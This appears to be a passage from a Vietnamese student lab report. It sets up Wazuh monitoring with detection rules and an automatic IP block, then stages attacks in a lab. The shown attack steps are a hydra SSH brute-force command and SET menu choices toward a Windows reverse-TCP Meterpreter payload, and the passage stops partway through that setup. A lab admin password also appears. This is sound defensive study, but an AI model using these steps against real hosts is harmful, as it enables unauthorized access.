20/07/2024 13:46:57 INFO: You can access the web interface https://192.168.203.143:443
    User: admin
    Password: W5Cbs2a2S3GOf9BUKQf+UaMZtD.8tAfH
20/07/2024 13:46:57 INFO: Installation finished.
root@wazuhserver-virtual-machine:/home/wazuhserver/Desktop#
```

Hình 23. Wazuh cài thành công



Hình 24. Dashboard của Wazuh

- Add Wazuh Agent:

```

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.5-1_amd64.deb && sudo WAZUH_MANAGER='192.168.203.143' WAZUH_AGENT_NAME='ubuntuagent' dpkg -i ./wazuh-agent_4.7.5-1_amd64.deb
--2024-07-20 13:57:33-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.5-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 18.154.227.113, 18.154.227.69, 18.154.227.16, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|18.154.227.113|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9378818 (8.9M) [binary/octet-stream]
Saving to: 'wazuh-agent_4.7.5-1_amd64.deb'

wazuh-agent_4.7.5-1 100%[=====] 8,94M 565KB/s in 16s

2024-07-20 13:57:52 (590 KB/s) - 'wazuh-agent_4.7.5-1_amd64.deb' saved [9378818/9378818]

Selecting previously unselected package wazuh-agent.
(Reading database ... 199582 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.7.5-1_amd64.deb ...

```

Hình 25. Bắt đầu cài Wazuh-agent

```

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# sudo systemctl daemon-reload
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /lib/systemd/system/wazuh-agent.service.
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# sudo systemctl enable wazuh-agent
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# systemctl start wazuh-agent
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop#

```

Hình 26. Khởi động dịch vụ


```

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2024-07-20 13:59:25 +07; 3min 21s ago
     Tasks: 32 (limit: 4554)
    Memory: 522.7M
      CPU: 1min 9.297s
     CGroup: /system.slice/wazuh-agent.service
             └─4600 /var/ossec/bin/wazuh-execd
                  ├─4608 /var/ossec/bin/wazuh-agentd
                  ├─4623 /var/ossec/bin/wazuh-syscheckd
                  ├─4637 /var/ossec/bin/wazuh-logcollector
                  └─4653 /var/ossec/bin/wazuh-modulesd

Thg 7 20 13:59:18 ubuntuagent-virtual-machine systemd[1]: Starting Wazuh agent...
Thg 7 20 13:59:18 ubuntuagent-virtual-machine env[3991]: Starting Wazuh v4.7.5...
Thg 7 20 13:59:19 ubuntuagent-virtual-machine env[3991]: Started wazuh-execd...
Thg 7 20 13:59:20 ubuntuagent-virtual-machine env[3991]: Started wazuh-agentd...
Thg 7 20 13:59:21 ubuntuagent-virtual-machine env[3991]: Started wazuh-syscheckd...
Thg 7 20 13:59:22 ubuntuagent-virtual-machine env[3991]: Started wazuh-logcollector...
Thg 7 20 13:59:23 ubuntuagent-virtual-machine env[3991]: Started wazuh-modulesd...
Thg 7 20 13:59:25 ubuntuagent-virtual-machine env[3991]: Completed.
Thg 7 20 13:59:25 ubuntuagent-virtual-machine systemd[1]: Started Wazuh agent.
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop#

```

Hình 27. Status của Wazuh-agent



Hình 28. Wazuh-agent đã active

3.2. Quản lý add user của agent

- Viết Rule để giám sát việc agent add các user

```

<group name="syslog,adduser">
<rule id="100010" level="12" overwrites="yes">
<match>new user|new account added</match>
<description>Agent add new user. </description>
<nist>
<id>T1136c</id>
</nist>
</rule>
</group>

```

Hình 29. rule quản lý add user

- Thêm user mới ở agent

```
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# adduser phi1
Adding user `phi1' ...
Adding new group `phi1' (1002) ...
Adding new user `phi1' (1002) with group `phi1' ...
Creating home directory `/home/phi1' ...
Copying files from `/etc/skel' ...
New password:
```

Hình 30. Add user

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 20, 2024 @ 22:10:29.776	001	ubuntuagent	T1136	Persistence	Agent add new user.	12	100010

Table view of the alert details:

@timestamp	2024-07-20T15:10:29.776Z
_id	PYqxQJABAXc8KFRo0cQW
agent.id	001
agent.ip	192.168.203.141
agent.name	ubuntuagent
data.dstuser	phi1
data.gid	1002
data.home	/home/phi1
data.shell	/bin/bash,
data.uid	1002
decoder.name	useradd
decoder.parent	useradd

Hình 31. Wazuh thông báo agent add user

3.3. Phát hiện và theo dõi các Linux commands

- Thêm các quy tắc vào cấu hình của hệ thống auditd trên máy Linux

```
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# sudo echo -e "-a exit,always -F arch=b64 -S execve -k audit-wazuh-c\n-a exit,always -F arch=b32 -S execve -k audit-wazuh-c" | sudo tee /etc/audit/rules.d/auditd_logging.rules > /dev/null
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# auditctl -l
No rules.
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# systemctl restart auditd
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# auditctl -l
-a always,exit -F arch=b64 -S execve -F key=audit-wazuh-c
-a always,exit -F arch=b32 -S execve -F key=audit-wazuh-c
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# vim /var/ossec/etc/ossec.conf
```

Hình 32. Cấu hình auditd

- Chính sửa tệp cấu hình của Wazuh agent

```
Processing triggers for man-db (2.10.2-1) ...
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# vim /var/ossec/etc/ossec.conf
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop#
```

Hình 33. Chính sửa cấu hình Wazuh agent

- Cấu hình việc theo dõi các tệp log từ hệ thống auditd.

```

<check_files>yes</check_files>
<check_trojans>yes</check_trojans>
<check_devs>yes</check_devs>
<check_sys>yes</check_sys>
<check_pids>yes</check_pids>
<check_ports>yes</check_ports>
<check_if>yes</check_if>

<!-- Frequency that rootcheck is executed - every 12 hours -->
<frequency>43200</frequency>

<rootkit_files>etc/shared/rootkit_files.txt</rootkit_files>
<rootkit_trojans>etc/shared/rootkit_trojans.txt</rootkit_trojans>

<skip_nfs>yes</skip_nfs>
</rootcheck>

<localfile>
  <log_format>audit</log_format>
  <location>/var/log/audit/audit.log</location>
</localfile>

<wodle name="cls-cat">
  <disabled>yes</disabled>
  <timeout>1800</timeout>
  <interval>1d</interval>
  <scan-on-start>yes</scan-on-start>

  <java_path>wodles/java</java_path>
  <ciscat_path>wodles/ciscat</ciscat_path>
</wodle>

<!-- Osquery integration -->
<wodle name="osquery">
  <disabled>yes</disabled>
  <run_daemon>yes</run_daemon>
  <log_path>/var/log/osquery/osqueryd.results.log</log_path>
  <config_path>/etc/osquery/osquery.conf</config_path>
  <add_labels>yes</add_labels>
</wodle>

<!-- System inventory -->
-- INSERT --

```

Hình 34. Cấu hình auditd ở Wazuh

- Thêm rule để nhận thông tin từ aduditd

```

<group name="syslog.adduser">
  <rule id="100010" level="12" overwrite="yes">
    <match><new user>*</match>
    <description>Agent add new user. </description>
  </rule>
</group>

<group name="audit">
  <rule id="100011" level="3" overwrite="yes">
    <if_sid>80700</if_sid>
    <list field="audit.key" lookup="match_key_value" check_value="command">etc/lists/audit-keys</list>
    <description>Agent Command: ${audit.exe}.</description>
    <group>audit_command,gdpr_IV_30.1.g,</group>
  </rule>
</group>

```

Hình 35. Set rule auditd

- Test thử command trên máy agent

```

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# ping 192.168.203.143
PING 192.168.203.143 (192.168.203.143) 56(84) bytes of data.
64 bytes from 192.168.203.143: icmp_seq=1 ttl=64 time=1.51 ms
64 bytes from 192.168.203.143: icmp_seq=2 ttl=64 time=10.9 ms
64 bytes from 192.168.203.143: icmp_seq=3 ttl=64 time=1.08 ms
64 bytes from 192.168.203.143: icmp_seq=4 ttl=64 time=0.219 ms
^@^C
--- 192.168.203.143 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.219/3.433/10.920/4.347 ms
root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop#

```

Hình 36. Lệnh ping ở Wazuh Agent

- Phát hiện Agent đã dùng Command lệnh ping tới ip 192.168.203.143

The screenshot shows a table of security events. The top row displays the date (Jul 20, 2024 @ 22:54:16.339), agent ID (001), and agent name (ubuntuagent). The event details are as follows:

	Value
@timestamp	2024-07-20T15:54:16.339Z
_id	torZOJABAx8KFro4cyA
agent.id	001
agent.ip	192.168.203.141
agent.name	ubuntuagent
data.audit.arch	c000003e
data.audit.auid	1000
data.audit.command	ping
data.audit.cwd	/home/ubuntuagent/Desktop
data.audit.egid	0
data.audit.euid	0
data.audit.exe	/usr/bin/ping
data.audit.execve.a0	ping
data.audit.execve.a1	192.168.203.143
data.audit.exit	0
data.audit.file.inode	918408

Hình 37. Security event

4. Tấn công vào hệ thống

4.1. Tấn công sử dụng Brute-Force

- Tạo rule để phát hiện Brute-force:

Rule này sẽ alert khi attacker cố gắng ssh vào 5 lần trong 60 giây

The screenshot shows the local_rules.xml configuration file in the Wazuh Manager. The code is as follows:

```
1 <group name="syslog_sshd">
2   <rule id="100001" level="12" frequency="5" timeframe="60" overwrite="yes">
3     <if_matched_sid>5708</if_matched_sid>
4     <same_source_ip/>
5     <description>ssh: brute force detected! System will block ip attacker</description>
6     <ntrule>
7       <id>T1110</id>
8     </ntrule>
9     <group>authentication_failures,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaia_164.312.b,nist_800_53_SI.4,nist_800_53_AU.14,nist_800_53_AC.7,pci_dss_11.4,pci_dss_10.2.4,pci_dss_10.2.5,tsc_CC6.1,tsc_CC6.8,tsc_CCT_2,tsc_CCT_3,</group>
10   </rule>
11 </group>
12 <group name="local_phishing">
13   <rule id="100002" level="7">
14     <field name="log" as="json"></field>
15     <field name="log" regex=".phishing-domain\.com.*"/>
16     <description>Phishing domain detected</description>
17   </rule>
18 </group>
```

- Thêm active-response de chan ip 600 giây nếu ssh không thành công trong nhiều lần. Khi server nhận được thông báo từ rule 100001 thì server tiến hành chặn ip đang thực hiện hành động dò password bằng ssh ở máy Agent.

```

<!-->
<active-response>
    <command>firewall.drop</command>
    <location>local</location>
    <rules_id>100001,5763</rules_id>
    <timeout>600</timeout>
</active-response>

```

Hình 38. Add active-response

- Demo 1 cuộc tấn công Brute-force

```

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.203.141 netmask 255.255.255.0 broadcast 192.168.203.255
      inet6 fe80::a1f2:fe1d%ens33 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:82:91:3a txqueuelen 1000 (Ethernet)
          RX packets 57484 bytes 76693429 (76.6 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 11857 bytes 4946024 (4.9 MB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 152 bytes 14988 (14.9 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 152 bytes 14988 (14.9 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ubuntuagent-virtual-machine:/home/ubuntuagent/Desktop# 

```

Hình 39. IP của Agent

```
(root㉿kali)-[~/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.203.129 netmask 255.255.255.0 broadcast 192.168.203.255
        inet6 fe80::ec53:fd0e:73f6:7442 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:35:89:8c txqueuelen 1000 (Ethernet)
            RX packets 376 bytes 61803 (60.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 502 bytes 67583 (65.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─#
```

Hình 40. IP của Attacker

- Attacker tiến hành brute-force vào máy agent bằng lệnh hydra.

```
(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
( root @ kali ) - [ /home/kali/Desktop ]
└─# hydra -l ubuntuagent -P pass.txt 192.168.203.141 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-22 02:44:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:1/p:90), ~6 tries per task
[DATA] attacking ssh://192.168.203.141:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Hình 41. Attacker Brute-force

- Wazuh server đã phát hiện hành động brute-force và tiến hành chặn ip máy Attacker. Thông báo này bao gồm ip máy tấn công (192.168.203.129) và sẽ gửi cho firewall để chặn ip

Field	Value
@timestamp	2024-07-22T06:45:06.069Z
_id	5Viv2ZAB_TAAcbmbzy-R
agent.id	001
agent.ip	192.168.203.141
agent.name	ubuntuagent
data.dstuser	ubuntuagent
data.srcip	192.168.203.129
data.srport	41126
decoder.name	sshd
decoder.parent	sshd
full_log	Jul 22 13:45:05 ubuntuagent-virtual-machine sshd[3927]: Failed password for ubuntuagent from 192.168.203.129 port 41126 ssh2
id	1721630706.14940252
input.type	log
location	/var/log/auth.log

Hình 42. Security Event Rule 100001

- Sau khi server đã chặn IP Attacker thì máy Attacker đã không thể ping vào máy agent và agent cũng sẽ không ping được vào Attacker

```
(root㉿kali)-[~/home/kali/Desktop]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.203.129 netmask 255.255.255.0 broadcast 192.168.203.255
        inet6 fe80::ec53:fd0e:73f6:7442 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:35:89:8c txqueuelen 1000 (Ethernet)
                RX packets 21 bytes 4793 (4.6 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 50 bytes 6866 (6.7 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]#
# ping 192.168.203.141
PING 192.168.203.141 (192.168.203.141) 56(84) bytes of data.
^C
--- 192.168.203.141 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4101ms
```

Hình 43. Ping Failed from Attacker

```
ubuntuagent@ubuntuagent-virtual-machine:~/Desktop$ ping 192.168.203.129
PING 192.168.203.129 (192.168.203.129) 56(84) bytes of data.


--- 192.168.203.129 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4087ms
```

Hình 44. Ping Failed from Agent

4.2. Tấn công sử dụng RAT (Remote Access Control)

Setup


toolkit



```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]
# setoolkit
```

Hình 45. Setup

Chọn mục 1 để tạo một file tấn công



```
root@kali: /home/kali
File Actions Edit View Help
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

Hình 46. Bắt đầu tấn công

Tiếp theo để tạo payload ẩn ta chọn mục 4



The screenshot shows a terminal window titled "root@kali: /home/kali". The window contains the following text:

```
(kali) Welcome to the Social-Engineer Toolkit (SET).
$ The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 4
```

Hình 47. Setup tool

Tiếp theo chọn mục 2 để gửi thông tin về cho attacker

```
root@kali: /home/kali
File Actions Edit View Help
10) Third Party Modules
99) Return back to the main menu.

set> 4

1) Windows Shell Reverse_TCP
and send back to attacker          Spawn a command shell on victim
2) Windows Reverse_TCP Meterpreter
ctim and send back to attacker      Spawn a meterpreter shell on vi
3) Windows Reverse_TCP VNC DLL
d send back to attacker            Spawn a VNC server on victim an
4) Windows Shell Reverse_TCP X64
rse TCP Inline                     Windows X64 Command Shell, Reve
5) Windows Meterpreter Reverse_TCP X64
indows x64), Meterpreter          Connect back to the attacker (W
6) Windows Meterpreter Egress Buster
ind a port home via multiple ports  Spawn a Meterpreter shell and f
7) Windows Meterpreter Reverse HTTPS
using SSL and use Meterpreter       Tunnel communication over HTTP
8) Windows Meterpreter Reverse DNS
address and use Reverse Meterpreter  Use a hostname instead of an IP
9) Download/Run your Own Executable
s it                                Downloads an executable and run

set:payloads>2
```

Hình 48. Set gửi thông tin cho attacker

Ip của máy tấn công

The terminal window shows the output of the 'ifconfig' command, listing network interfaces eth0 and lo. It also shows the SET tool interface with options for payload type, LHOST, and LPORT.

```
kali@kali: ~ /kali
File Actions Edit View Help
[(kali㉿kali)-[~]
$ ifconfig back to the main menu.
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.126.144 netmask 255.255.255.0 broadcast 192.168.126.25
      ...
      inet6 fe80::7365:9b0b:7b8a:afe0 prefixlen 64 scopeid 0x20<link>
